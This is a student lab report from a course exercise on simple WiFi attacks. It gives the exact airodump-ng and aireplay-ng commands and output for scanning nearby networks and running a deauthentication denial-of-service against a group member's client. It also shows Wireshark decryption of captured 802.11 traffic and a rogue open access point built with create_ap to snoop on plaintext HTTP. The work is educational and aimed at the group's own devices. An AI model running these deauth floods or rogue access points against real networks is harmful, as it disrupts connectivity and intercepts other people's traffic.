Hands On Session: Simple Attacks on WiFi Networks

Group:

Sreyash Mohanty	**CS23MTECH14015**
Raj Popat	**CS23MTECH14009**
Bhargav Patel	**CS23MTECH11026**

TASK 1:

S1: STA - Bhargav's laptop (Client connected to wifi - Bhargav)

MAC of Wifi were Bhargav's laptop is connected is : 60:E3:27:47:7B:74
MAC of Bhargav's Laptop is 5C:BF:EA:D5:AE:D9
Attacker - Sreyash's laptop (setup in monitor mode using following commands)

Entering into monitor mode

```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# airodump-ng wlo1mon
```

Here we can see all nearby networks

```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 E8:65:D4:2B:FB:91  -94        5        0    0  10  130   WPA2 CCMP   PSK  Tenda_2BFB90
 60:A4:B7:85:1F:A4  -95        3        0    0  10  270   WPA2 CCMP   PSK  Stark
 00:00:00:00:00:00   -1        0        0    0   7  135   WPA2 CCMP   PSK  Bhargav
 B0:A7:B9:AA:6C:E6  -93        3        0    0   9  270   WPA2 CCMP   PSK  TP-Link_6CE6
 00:EB:D5:9B:66:52   -1        0       32    0  11   -1   OPN              <length:  0>
 A4:2A:95:2D:72:CA  -95       11        0    0  13  270   WPA2 CCMP   PSK  Rao's~
 00:17:7C:5B:AA:4A  -94        8        0    0   6  130   OPN              DIGISOL
 56:37:BB:C1:5A:09  -93       18        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 54:37:BB:C1:5A:09  -94       26        0    0  11  130   WPA2 CCMP   PSK  Airtel_9450424535
 40:ED:00:62:D3:8F  -92        0        2    0   6   -1   WPA              <length:  0>
 00:06:AE:F4:C6:24  -93       24        0    0   6  360   WPA2 CCMP   MGT  JioPrivateNet
 60:63:4C:5D:FC:77  -94       11        0    0  11  130   WPA2 CCMP   PSK  Connect_with_me
 00:06:AE:F5:AF:AA  -91       81       16    0  11  360   WPA2 CCMP   MGT  JioPrivateNet
 E4:C3:2A:63:CD:D4  -91      102        6    0   4  270   WPA2 CCMP   PSK  sassa
 C0:06:C3:B6:87:22  -91      365       34    0   3  270   WPA2 CCMP   PSK  TP-Link_8722
 00:06:AE:F5:36:7E  -80     1055       13    0   6  360   WPA2 CCMP   MGT  JioPrivateNet
 00:06:AE:F5:00:CB  -71      936        1    0  11  360   WPA2 CCMP   MGT  JioPrivateNet
 3C:52:A1:3F:1C:9A  -80      418        0    0   4  270   WPA2 CCMP   PSK  Siddhartha Tp Link
 34:60:F9:B3:C9:C2  -79      523       14    0   3  270   WPA2 CCMP   PSK  wolf totem
 3C:52:A1:97:8A:28  -77      651        0    0   3  270   WPA2 CCMP   PSK  Mera nam wifi
 3C:33:32:BA:03:B3  -67      761      240    0  13  270   WPA2 CCMP   PSK  DIR-615
 60:E3:27:47:7B:74  -76     3699     2042    0   7  135   WPA2 CCMP   PSK  Bhargav

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:00:00:00:00:00  60:E3:27:47:7B:74  -41    0 - 1      0        27
 00:EB:D5:9B:66:52  BC:F4:D4:F4:F1:99  -83    0 - 9e     0       187         DIR-615
 (not associated)   C6:31:31:75:AB:61  -59    0 - 1      0         8         Xiaomi_7B39_5G
 (not associated)   86:F2:17:1B:59:CA  -40    0 - 1      0        15         Xiaomi_7B39,Xiaomi_7B39_5G
 00:06:AE:F5:36:7E  FA:C9:18:BF:8B:97  -94    0 - 1      0         2
 3C:52:A1:3F:1C:9A  80:91:33:81:9A:A7  -72    0 - 6      0       233
 34:60:F9:B3:C9:C2  02:54:BD:8F:EB:CB  -91    1e- 1      0        23         wolf totem
 3C:33:32:BA:03:B3  A2:75:93:95:89:46  -89   24e-24      0        45         DIR-615
 60:E3:27:47:7B:74  4A:A3:95:76:03:4D  -56   24e- 1      0       273  EAPOL  Bhargav
 60:E3:27:47:7B:74  20:16:B9:2F:B6:60  -40    0 - 6e     0       962         Bhargav
 60:E3:27:47:7B:74  5C:BA:EF:D5:AE:D9  -77    1e- 1e   969     49548         Bhargav
Quitting...
```

```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# airodump-ng --bssid 60:E3:27:47:7B:74 -c 7 wlo1mon
```

```
CH  7 ][ Elapsed: 18 mins ][ 2024-03-20 11:19 ][ fixed channel wlo1mon: 4

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

60:E3:27:47:7B:74  -82  50     3303     1834    0   7  135   WPA2 CCMP   PSK  Bhargav

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

60:E3:27:47:7B:74  4A:A3:95:76:03:4D  -42   24e-24      0       226  EAPOL
60:E3:27:47:7B:74  20:16:B9:2F:B6:60  -39    0 - 6e     0       916
60:E3:27:47:7B:74  5C:BA:EF:D5:AE:D9  -83    1e- 1e    42     42693
```


S2: We have captured traffic between client and Wifi and deauthenticated, both shown in S4's answer

S3: DOS attack played by the attacker, Deauthenticating the connection between the client and the access point (AP - wifi Bhargav)


```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# aireplay-ng --deauth 0 -a 60:E3:27:47:7B:74 -c 5C:BA:EF:D5:AE:D9 wlo1mon
11:12:04  Waiting for beacon frame (BSSID: 60:E3:27:47:7B:74) on channel 7
```

```
root@sreyash-mohanty-1-0:/home/sreyash-mohanty# aireplay-ng --deauth 0 -a 60:E3:27:47:7B:74 -c 5C:BA:EF:D5:AE:D9 wlo1mon
11:18:37  Waiting for beacon frame (BSSID: 60:E3:27:47:7B:74) on channel 7
11:18:38  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 3| 0 ACKs]
11:18:39  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]
11:18:39  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:39  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 2| 0 ACKs]
11:18:40  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 2| 0 ACKs]
11:18:41  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]
11:18:41  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:42  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 2| 0 ACKs]
11:18:43  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]
11:18:44  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:44  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:45  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:46  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 4| 0 ACKs]
11:18:46  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:47  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:47  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:48  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:48  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:49  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:50  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:51  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:51  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:52  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:52  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:53  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 5| 0 ACKs]
11:18:54  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 0| 0 ACKs]
11:18:55  Sending 64 directed DeAuth (code 7). STMAC: [5C:BA:EF:D5:AE:D9] [ 1| 0 ACKs]
```

S4: Client experiencing DOS attack (even though connected to wifi, don't have access to internet)




Here we can see we are getting deauth between client and wifi.



TASK 2:

S1: Configure one STA (laptop or smartphone) as a client and connect it to IITH-Guest Wi-Fi AP
Here the client is connected to Kuso 4G where name and pwd is given in the image below.





S2. We can sniff the traffic between client and wifi as above task1 s2

S3. When we open wireshark and then we can't see see any HTTP traffic between victim STA and example.com


S4. Now we go to wireshark and decrypt 80.2.11 it as we can see in the previous image and we got http data.

Here we can we get Http get request and http response





We also can see whole data is now decrypted



TASK 3:

Here, we are tasked to carry out a MITM attack on a genuine wifi network or create our own evil/rogue access point.


We create our own Open Wifi Network to snoop into user traffic.

SSID: Sreyash


We make use of the create_ap functionality developed for linux-based distributions for creating a virtual access point over the wireless interface.

The internet facing interface is the ethernet interface.


```
bhargav@Bhargav-Patel:~/create_ap$ sudo create_ap wlp45s0 enp46s0 Sreyash
[sudo] password for bhargav:
Config dir: /tmp/create_ap.wlp45s0.conf.T2C6XWsc
PID: 26311
Network Manager found, set ap0 as unmanaged device... DONE
wlp45s0 is already associated with channel 2 (2417 MHz), fallback to channel 2
Creating a virtual WiFi interface... ap0 created.
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlp45s0.conf.T2C6XWsc/hostapd
_ctrl
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
ap0: STA 8e:74:68:39:44:b6 IEEE 802.11: authenticated
ap0: STA 8e:74:68:39:44:b6 IEEE 802.11: authenticated
ap0: STA 8e:74:68:39:44:b6 IEEE 802.11: associated (aid 1)
ap0: AP-STA-CONNECTED 8e:74:68:39:44:b6
ap0: STA 8e:74:68:39:44:b6 RADIUS: starting accounting session F58957A4C030697F
```




HTTP messages in plaintext from www.example.com captured in the Open Wifi Network



Plaintext HTML stream captured (Snooping)

